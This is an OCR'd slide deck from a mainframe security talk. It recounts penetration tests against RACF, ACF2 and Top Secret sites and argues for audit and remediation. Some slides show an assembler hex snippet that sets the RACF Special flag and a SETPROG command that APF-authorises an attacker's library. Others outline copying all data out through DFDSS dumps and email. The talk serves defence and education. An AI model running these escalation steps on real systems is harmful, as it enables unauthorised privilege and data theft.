
Now the good bit!

- Assemble and linkedit the code shown with AC(1)
- Place in an APF library with any name you want (LURACF)
- Run the program as a two step batch job…
  - The first to call this program (PGM=LURACF)
  - The second to issue any RACF command you want!



Now the good bit!

- Why/How does this work?
- Well that little bit of code flipped a flag in my ACEE to turn on the RACF Special flag
- This can be modified so that it looks very innocent, e.g. part of a translate table, or it can be rewritten in a virus-type manner, making it more difficult to disassemble



Poorly defined OPERCMD profiles

- Very simple exploit
- Following on from the APF theme…what about if I don't have the required access to an APF authorised library?
- Well can I ADD my own library to the APF list?
- Could I update PARMLIB and wait for the next IPL?
- Could I update PARMLIB and dynamically add an APF authorised library?
- What about if I have access to MVS.SETPROG.** or even ** in the OPERCMDS Class

Poorly defined OPERCMD profiles

- Have seen instances where both the:
  - MVS.SETPROG and ** Profiles in the OPERMCDS class class have had inappropriate ACL's but even worse have been in WARNING MODE

```
SETPROG APF,ADD,DSNAME=TSGMW.LOAD,SMS
```

- As this is my own library I have control over the contents of the library…

- Remember this??

Just a Bit of Code… Honest ☺

```
A START
DC
  X'411000300A6B58F0021CBFFFF154A774000
  858F0022458FF006C58FF00C896'
DC X'80F02617FF07FE'
END A
```

Poorly defined SURROGAT profiles


- A little more subtle this one
- We once saw a RACF SURROGAT profile with a UACC of READ
- The SURROGAT profile was an issue, but the real issue was the fact that the userid associated with the profile had….
  - **RACF SYSTEM SPECIAL**
  - **RACF SYSTEM OPERATIONS**
  - **RACF SYSTEM AUDITOR**
- It was deemed to be the clients "Break Glass" Userid for emergency use only
- Lets just say we had a chat about what an emergency userid should be used for, how it should be defined and how it needs to be controlled!

All other stuff that can be poorly defined:

- Many other resource types:
  - UNIXPRIV….. Don't get me started!
  - FACILITY
- Job Scheduling Security
- Tape Management security
- Backup, Restore and Archiving technology
  - DFDSS
  - HSM
  - FDR
  - FDRABR
- And don't forget CICS, MQ, DB2, etc……


RSM ENTERPRISE SOLUTIONS

WAR STORIES…..WHAT CAN WE LEARN?




What can we learn?

- Three Penetration tests in the last six months
- Three very different clients
  - One RACF
  - One ACF2
  - One Top Secret
- We managed to breach all systems
- Even after one of the client system programmers said and I quote "You wont get anywhere with that test"…Oops…he was wrong



North America

- Top Secret Site
- Poor TSS Controls
- Two major issues
  - Get me into Supervisor State SVC
    - Appears to be uncontrolled
    - Client could not find the source for a review
  - User Clist/REXX vulnerability
    - Global Update access to a dataset part way down the concatenation
    - Was able to copy code from lower down and amend
      - If user = fred then do type code added
      - Just needed to be patient



Mainland Europe

- ACF2 Site
- ACF2 Controls were OK
- Two major issues
  - IDCAMS was defined in IKJTSOxx as an AUTHTSF program
    - This is a known vulnerability
    - We have code that allows us to flip on the Special or Operations flag in storage
  - XMITIP and SMTP
    - Uncontrolled access to SMTP via the ISPF application SMITIP
    - We sent emails from the mainframe spoofing the senders email address to that of the security manager

UK

- RACF Site
- RACF Dataset controls were very good
- Three major issues
  - Get me into Supervisor State SVC
    - Appears to be uncontrolled
    - Client could not find the source for a review
  - DFDSS
    - The DFDSS ADMINISTRATOR keyword was protected UACC(READ) profile
    - Allows READ access via DFDSS dump to ALL Data (System, Dev & Prod) on the system

UK


- SMTP
  - Uncontrolled access to SMTP
  - We were able to email directly to our RSM Partners email addresses from the mainframe
- But given the fact we could READ any dataset via DFDSS we could have:
  - DUMPED any dataset to a disk based DFDSS output file
  - Tersed the dataset using TRSMAIN
  - Emailed the file to ourselves
  - Reversed the process using the RSM mainframe…..
  - We now have the clients data on our mainframe with unrestricted access!

RSM ENTERPRISE SOLUTIONS

WHERE ARE WE TODAY?


Where are we today?

- The mainframe is still one of the IT industry's most enduring inventions and I don't believe they will be going away anytime soon
- IBM have recently announced the zEC13 and still invest heavily in the platform
- The mainframe has stayed relevant by adapting, whereas the PC, its supposed slayer, has stayed pretty much the same and is now being pushed aside
- A recent quote stated: "PCs are considered a mature platform"
- A don't forget the mainframe was 50 years old on the 7th April 2014!
- But….so are many of the security professionals looking after them!



Where are we today?

- We are faced with ever increasing compliance challenges at the Enterprise Level
- Auditors are becoming increasingly Knowledgeable about Mainframes, zOS, RACF, ACF2 & TSS
- The biggest threat is still the Insider one
- There have been several recent mainframe based breaches at European organisations, some of which have made the news….BUT not all of them do ……..
- Don't ever forget the Mainframe IS the most securable server on the planet……
- Even Gartner are commenting…



Gartner Comment

- *"The IBM z/OS mainframe continues to be an important platform for many enterprises, hosting about 90% of their mission critical applications. Enterprises may not take the same steps to address configuration errors and poor identity and entitlements administration on the mainframe as they do on other OS's.*
- *Thus, the incidence of high-risk vulnerabilities is astonishingly high, and enterprises often lack formal programs to identify and remediate these."*
  - Gartner Research Note G00172909


Ok, great job folks .. so all of our critical systems are protected??? .....
MAINFRAME
Data & Access
By the way what's with the elephant?

RSM ENTERPRISE SOLUTIONS

WHAT DO WE NEED TO DO?

What do we need to do?

- We need to include mainframe security in all enterprise wide security discussions and plans
- We need to avoid comments from our Risk & Compliance colleges such as:
  - Didn't realise we still had a mainframe
  - Do we still have one of those
  - Thought we had got rid of those years ago
- We need to work closely with the Risk, Compliance & Audit teams, Educating them on the unique values that the mainframe has
- We need to recruit and train the next wave of mainframe security professionals…. YES THAT MEANS AUDITORS as well
- Wonder what the average age is in this room?



We need a plan…..

1. Audit

2. Remediation


3. Penetration Test

4. Remediation

5. Vulnerability Scan

6. Remediation

7. Training



We also need the right tools!

1. Security Policy

2. Security Design

3. Security Procedures

4. Security Implementation

5.Security Auditing

6. Measurement Against Policy

Security Tooling Provides:

2)Assistance with security design

3)Greater flexibility in Security procedures


4)More methods in security implementation

5)Powerful auditing

6)Powerful reporting


RSM ENTERPRISE SOLUTIONS

CONCLUSIONS AND SUMMARY



Conclusions

- Our mainframe security posture is not just about RACF, ACF2 or TSS
- Its about all of the elements that make up our mainframe systems
- We need to review all of theses different elements on a regular basis and test them…
  - Can we break them?
  - Can we get around them?




Summary

- The myth that mainframes are secure …is just that a myth….
- Mainframes are securABLE
- The correct tooling makes life significantly easier
- If you want to really protect your enterprise you need to go on the offensive
- You need to start thinking like the bad guys
- But with the right tools, skills and sheer bloody mindedness then you can defend yourself

It’s a continuous process

Success?
Use the findings to your benefit to enhance your security posture.

Education
This session



Success

Education

Knowledge

Discovery

Attack

Attack
(Optionally) Attack the system with discovery information.

Knowledge
Now you know what to do!

Discover
Discover the flaws in your system with the knowledge gained.

Guess the album cover?

Led Zeppelin - Physical Graffiti

Questions

RSM ENTERPRISE SOLUTIONS

Contact Details

Mark Wilson
RSM
markw@rsm-es.com
Mobile +44 (0) 7768 617006
www.rsm-es.com